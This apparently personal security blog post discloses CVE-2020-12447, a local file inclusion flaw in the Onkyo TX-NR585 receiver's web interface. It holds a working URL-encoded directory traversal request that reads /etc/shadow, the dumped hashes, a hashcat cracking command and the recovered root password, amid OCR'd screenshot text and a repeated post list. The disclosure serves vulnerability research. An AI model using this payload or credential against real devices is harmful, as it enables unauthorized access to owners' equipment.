**Posts**

deception-in-depth---building-deceptions-from-breaches.md
deceiving-bloodhound---remote-registry-session-spoofing.md
analyzing-a-brute-ratel-badger.md
cobalt-strike-beacon-analysis-from-a-live-c2.md
source-zero-con-ctf---stl-killer.md
source-zero-con-ctf---baby-xbee-1-2.md
building-an-active-directory-lab---part-2.md
deception-in-depth---spoofing-smb-user-sessions-improved.md
staged-vs-stageless-payloads.md
building-an-active-directory-lab---part-1.md
email-spoofing---a-full-guide.md
overwolfhelperx64---dll-injection-lolbas.md
deception-in-depth---lsass-injection.md
deception-in-depth---spoofing-logged-in-users.md
how-secure-is-kali-out-of-the-box?.md
remote-ntlm-relaying-via-meterpreter.md
certification-talk.md
google-is-your-best-friend.md
decrypting-tacacs+-traffic-in-wireshark.md
cve-2020-12447-lfi-within-onkyo-tx-nr585-web-interface.md
cve-2020-11799---z-cron-lack-of-access-control.md
finding-api-keys-on-github.md
dc-sync---the-downfall-of-your-network.md
quering-and-cracking-kerberos-tickets!.md
ctf---b-sides-fredericton-ctf.md
linksys-ea6100-firmware-reverse-engineering.md
the-bluekeep-module.md
web---ip-grabbing-redirects.md
post-exploitation---pivoting-with-sshuttle.md
post-exploitation---file-transfer.md
exploitation-and-post---maintaining-access.md

27 Apr 2020

# /E-2020-12447 LFI Within Onkyo TX-NR585 Web Interface

Vendor: https://www.onkyousa.com/

Known Affected Versions: TX-NR585 Firmware Version 1000-0000-000-0008-0000

**Description:**

Within the Onkyo TX-NR585 Radio Reciever there is a local file inclusion vulnerability that can be exploited on the built in webserver(s) on the device. A weakly implemented filter can be bypassed with basic URL encoding techniques (%2e%2e%2f) to expose sensitive files on the system

## ## Steps to reproduce:


- Locate the Onkyo Reciever on your network

- Access any of the web servers running on the device, several can be found by running a simple nmap scan:

```
root@pvris:~#nmap -sT -vvv 192.168.0.80
Reason: 993 no-responses
PORT      STATE SERVICE        REASON
80/tcp    open  http           syn-ack
5000/tcp  open  upnp           syn-ack
8008/tcp  open  http           syn-ack
8009/tcp  open  ajp13          syn-ack
8080/tcp  open  http-proxy     syn-ack
8888/tcp  open  sun-answerbook syn-ack
10001/tcp open  scp-config     syn-ack
```

In the above example, I tested 8080 for Local File Inclusion.

- Capture a HTTP Request to the reciever in Burpsuite and send it into Repeater with Control + R


Device Information
Preferences
192.168.0.80
ONKYO
Web Setup
Device Information
Save
Control4
Firmware Updat
Burp Suite Community Edition v2020.2.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Comment this item
Raw Headers Hex
0 matches

Device Name: TX-NR585
Friendly Name: Onkyo Reciever
AirPlay Password:

Request to http://192.168.0.80:80

```
GET / HTTP/1.1
Host: 192.168.0.80
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

- Modify the URL to %2e%2e%2f to traverse back a directory, creating several sets of these, we are able to hit the root of the file system, from there we can then attempt to disclose a sensitive file (such as /etc/shadow as seen in the screenshot below)

*Posts*

deception-in-depth---building-deceptions-from-breaches.md

deceiving-bloodhound---remote-registry-session-spoofing.md

analyzing-a-brute-ratel-badger.md

cobalt-strike-beacon-analysis-from-a-live-c2.md

source-zero-con-ctf---stl-killer.md

source-zero-con-ctf---baby-xbee-1-2.md

building-an-active-directory-lab---part-2.md

deception-in-depth---spoofing-smb-user-sessions-improved.md

staged-vs-stageless-payloads.md

building-an-active-directory-lab---part-1.md

email-spoofing---a-full-guide.md

overwolfhelperx64---dll-injection-lolbas.md

deception-in-depth---lsass-injection.md

deception-in-depth---spoofing-logged-in-users.md

how-secure-is-kali-out-of-the-box?.md

remote-ntlm-relaying-via-meterpreter.md

certification-talk.md

google-is-your-best-friend.md

decrypting-tacacs+-traffic-in-wireshark.md

cve-2020-12447-lfi-within-onkyo-tx-nr585-web-interface.md

cve-2020-11799---z-cron-lack-of-access-control.md

finding-api-keys-on-github.md

dc-sync---the-downfall-of-your-network.md

quering-and-cracking-kerberos-tickets!.md

ctf---b-sides-fredericton-ctf.md

linksys-ea6100-firmware-reverse-engineering.md


the-bluekeep-module.md

web---ip-grabbing-redirects.md

post-exploitation---pivoting-with-sshuttle.md

post-exploitation---file-transfer.md

exploitation-and-post---maintaining-access.md


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
1 2 3 ...
Send Cancel < > 
Target: http://192.168.0.80:8080
Request
Raw Headers Hex
Response
Raw Headers Hex Render

```
GET /%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2e%2fetc%2fshadow HTTP/1.1
Host: 192.168.0.80:80
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Mon, 27 Apr 2020 04:58:15 GMT
Content-Type: text/plain
Content-Length: 700

root:$6$cUc04nYlQ1/HUOZz$3kbNjY7RyuznIr1VotKXo.t73ws5sF8GFeE7wgMPPO/TubEbYc59EErqg4MDHyVsmTGxVi279wmJZySHjGT3H0:16610:0:99999:7:::
daemon:*:16610:0:99999:7:::
bin:*:16610:0:99999:7:::
sys:*:16610:0:99999:7:::
sync:*:16610:0:99999:7:::
games:*:16610:0:99999:7:::
man:*:16610:0:99999:7:::
lp:*:16610:0:99999:7:::
mail:*:16610:0:99999:7:::
news:*:16610:0:99999:7:::
uucp:*:16610:0:99999:7:::
proxy:*:16610:0:99999:7:::
www-data:*:16610:0:99999:7:::
backup:*:16610:0:99999:7:::
list:*:16610:0:99999:7:::
irc:*:16610:0:99999:7:::
gnats:*:16610:0:99999:7:::
nobody:*:16610:0:99999:7:::
chrome:!:16610:0:99999:7:::
messagebus:!:16610:0:99999:7:::
ntp:!:16610:0:99999:7:::
avahi-autoipd:!:16610:0:99999:7:::
```

- Sucess, we have disclosed a sensitive file on the system. LFI has been achieved.

- For fun, now we have the password hashes out of /etc/shadow, lets try and crack it!

```
root:$6$cUc04nYlQ1/HUOZz$3kbNjY7RyuznIr1VotKXo.t73ws5sF8GFeE7wgMPPO/TubEbYc59EErqg4MDHyVsmTGxVi279wmJZySHjGT3H0:16610:0:99999:7:::
daemon:*:16610:0:99999:7:::
bin:*:16610:0:99999:7:::
sys:*:16610:0:99999:7:::
sync:*:16610:0:99999:7:::
games:*:16610:0:99999:7:::
man:*:16610:0:99999:7:::
lp:*:16610:0:99999:7:::
mail:*:16610:0:99999:7:::
news:*:16610:0:99999:7:::
uucp:*:16610:0:99999:7:::
proxy:*:16610:0:99999:7:::
www-data:*:16610:0:99999:7:::
backup:*:16610:0:99999:7:::
list:*:16610:0:99999:7:::
irc:*:16610:0:99999:7:::
gnats:*:16610:0:99999:7:::
nobody:*:16610:0:99999:7:::
chrome:!:16610:0:99999:7:::
messagebus:!:16610:0:99999:7:::
ntp:!:16610:0:99999:7:::
avahi-autoipd:!:16610:0:99999:7:::
```

Loading the root password hash into hashcat, we are able to crack it relatively quickly, in about a minutes time:

```
.\hashcat.exe -m 1800 -a 0 ..\onkyo.hash E:\Wordlists\rockyou.txt
hashcat (v5.1.0-1770-g2c94c003) starting...

$6$cUc04nYlQ1/HUOZz$3kbNjY7RyuznIr1VotKXo.t73ws5sF8GFeE7wgMPPO/TubEbYc59EErqg4MDHyVsmTGxVi279wmJZySHjGT3H0:morimori

Session..........: hashcat
Status...........: Cracked
Hash.Name........: sha512crypt $6$, SHA512 (Unix)
Hash.Target......: $6$cUc04nYlQ1/HUOZz$3kbNjY7RyuznIr1VotKXo.t73ws5sF8...jGT3H0
Time.Started.....: Mon Apr 27 00:58:27 2020 (33 secs)
Time.Estimated...: Mon Apr 27 00:59:00 2020 (0 secs)
Guess.Base.......: File (E:\Wordlists\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:    18675 H/s (10.38ms) @ Accel:1 Loops:64 Thr:1024 Vec:1
Recovered........: 1/1 (100.00%) Digests
Progress.........: 614400/14344384 (4.28%)
Rejected.........: 0/614400 (0.00%)
Restore.Point....: 599040/14344384 (4.18%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4992-5000
Candidates.#1....: poptart15 -> mizzmoss
Hardware.Mon.#1..: Temp: 50c Fan:  0% Util: 99% Core:1987MHz Mem:3802MHz Bus:8

Started: Mon Apr 27 00:58:00 2020
Stopped: Mon Apr 27 00:59:01 2020
```

Interesting, the cracked password is morimori, which is a Japanese word: もりもり. This actually makes a bit of sense seeing that Onkyo is a Japanese company.

Credit:

A speical thanks to @OrielOrielOriel for being there every step of the way. From intiially finding the vulnerability to being with me while submitting the CVE. She's played an imporant

*Posts*

deception-in-depth---building-deceptions-from-breaches.md

deceiving-bloodhound---remote-registry-session-spoofing.md

analyzing-a-brute-ratel-badger.md

cobalt-strike-beacon-analysis-from-a-live-c2.md

source-zero-con-ctf---stl-killer.md

source-zero-con-ctf---baby-xbee-1-2.md

building-an-active-directory-lab---part-2.md

deception-in-depth---spoofing-smb-user-sessions-improved.md

staged-vs-stageless-payloads.md

building-an-active-directory-lab---part-1.md

email-spoofing---a-full-guide.md

overwolfhelperx64---dll-injection-lolbas.md

deception-in-depth---lsass-injection.md

deception-in-depth---spoofing-logged-in-users.md

how-secure-is-kali-out-of-the-box?.md

remote-ntlm-relaying-via-meterpreter.md

certification-talk.md

google-is-your-best-friend.md

decrypting-tacacs+-traffic-in-wireshark.md

cve-2020-12447-lfi-within-onkyo-tx-nr585-web-interface.md

cve-2020-11799---z-cron-lack-of-access-control.md

finding-api-keys-on-github.md

dc-sync---the-downfall-of-your-network.md

quering-and-cracking-kerberos-tickets!.md

ctf---b-sides-fredericton-ctf.md

linksys-ea6100-firmware-reverse-engineering.md

the-bluekeep-module.md

web---ip-grabbing-redirects.md

post-exploitation---pivoting-with-sshuttle.md

post-exploitation---file-transfer.md

exploitation-and-post---maintaining-access.md

## Comments

Made with ♥

1 /onkyo-lfi/ ⌘ blogspace λ * Menu

1 → home
2 → my posts
3 → tags